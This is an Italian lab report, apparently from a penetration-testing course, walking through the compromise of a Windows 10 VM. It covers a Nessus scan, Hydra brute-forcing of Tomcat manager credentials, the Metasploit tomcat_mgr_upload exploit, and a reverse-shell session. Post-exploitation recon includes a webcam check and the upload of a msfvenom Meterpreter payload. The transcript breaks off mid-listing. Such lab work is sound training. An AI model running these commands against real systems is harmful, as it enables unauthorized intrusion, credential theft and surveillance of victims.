
Exploit Windows con Metasploit


Relazione Exploit Windows con Metasploit

1. Avviare i servizi su Windows 10


- Impostare l'indirizzo ip della Macchina Windows 10 su 192.168.200.200




- Accedi alla macchina Windows 10 (IP: 192.168.200.200).
    - Controlla se il servizio Apache Tomcat è installato e attivo:
        1. Apri il menu Start e digita services.msc.



2. Nella finestra Servizi, cerca il servizio Apache Tomcat.




3. Se è presente, fai clic destro su di esso e seleziona Avvia.



> Nel nostro caso lo troviamo in esecuzione all'avvio della macchina

4. Controlliamo lo stato effettivo visualizzando la pagina web di Tomcat dal browser di Kali



> Se non trovi Tomcat, installalo utilizzando il pacchetto appropriato e configura una porta aperta (di solito la porta 8080).

- IP Kali Linux: 192.168.200.100

```
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:34:2e:0b brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.100/24 brd 192.168.200.255 scope global noprefixroute eth2
       valid_lft forever preferred_lft forever
    inet6 fe80::2deb:35bd:2387:8dbf/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


- Porta di ascolto (payload): 7777

Fasi dell'esercizio


2. Vulnerability Scanning con Nessus:

- Eseguita una scansione base sulla macchina Windows 10.

- Creare una nuova scansione ed impostare i primi dati:




- Selezioniamo lo scan di tutte le porte



- Avviamo la scansione e aspettiamo che sia terminata.

- Nel file delle vulnerabilità trovate identifichiamo quella di Tomcat che andremo ad usare:




3. Selezione Exploit:

- Avviamo Metasploitable con il comando:

`msfconsole`

- Cercare un exploit per Tomcat:
  1. Nel terminale di Metasploit, cerca gli exploit disponibili per Apache Tomcat

     `search tomcat windows jsp`




- Configurare l'exploit:

  1.Seleziona l'exploit identificato:

  `use exploit/multi/http/tomcat_mgr_upload`


  2. controllo le opzioni:

Uso il comando `options`




3. Configura le opzioni necessarie:

```
set RHOSTS 192.168.200.200
set RPORT 8080
set USERNAME <username di Tomcat>
set PASSWORD <password di Tomcat>
set LHOST 192.168.200.100
set LPORT 7777
```

> Non sapendo quali sono le credenziali c'è bisogno di trovarle in qualche modo.
>
> - Bruteforse per le credenziali
>
> 1. Avviata un'attività di forza bruta su TomCat per ottenere credenziali valide. Utilizzo il comando Hydra:
>
> `hydra -L /usr/share/wordlists/metasploit/tomcat_mgr_default_users.txt -P /usr/share/wordlists/rockyou.txt -s 8080 192.168.200.200 http-get /manager/html`
>
> 
>


Posso adesso avviare l'exploit con il comando `run`:



Recupero informazioni:

Con la sessione attiva, si possono eseguire comandi per raccogliere informazioni, scaricare file o scalare i privilegi, se necessario.

- Recopero per prima cosa le informazioni sul sistema identificando se si tratta o meno di una macchina virtuale:
  - Utilizzo il comando `sysinfo`



Confermato quindi che si tratta di una macchina virtuale.

- Recupero impostazioni di rete:
  - Utilizzo il comando `ipconfig`.

```
C:\tomcat7>ipconfig
ipconfig

Configurazione IP di Windows


Scheda Ethernet Ethernet:

   Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::b0d8:9fd5:420c:4d0%5
   Indirizzo IPv4. . . . . . . . . . . . : 192.168.200.200
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . : 192.168.200.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

   Stato supporto. . . . . . . . . . . . : Supporto disconnesso
   Suffisso DNS specifico per connessione:

C:\tomcat7>
```

Ottengo così le configurazioni di rete della macchina.

- Verifico la presenza di webcam:
  - Al primo tentativo il comando sembra non essere supportato:

```
meterpreter >
meterpreter > webcam_list
[-] The "webcam_list" command is not supported by this Meterpreter type (java/windows)
```

  - Creo una shell migliore per avere più info:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe > shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

  - Carico quindi la shell:

```
meterpreter > upload shell.exe
[*] Uploading  : /home/kali/shell.exe → shell.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/shell.exe → shell.exe
[*] Completed  : /home/kali/shell.exe → shell.exe
meterpreter > ls
Listing: C:\Users\Public
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2024-07-09 10:37:31 -0400  AccountPictures
040777/rwxrwxrwx  0      dir   2024-07-22 05:53:54 -0400  Desktop
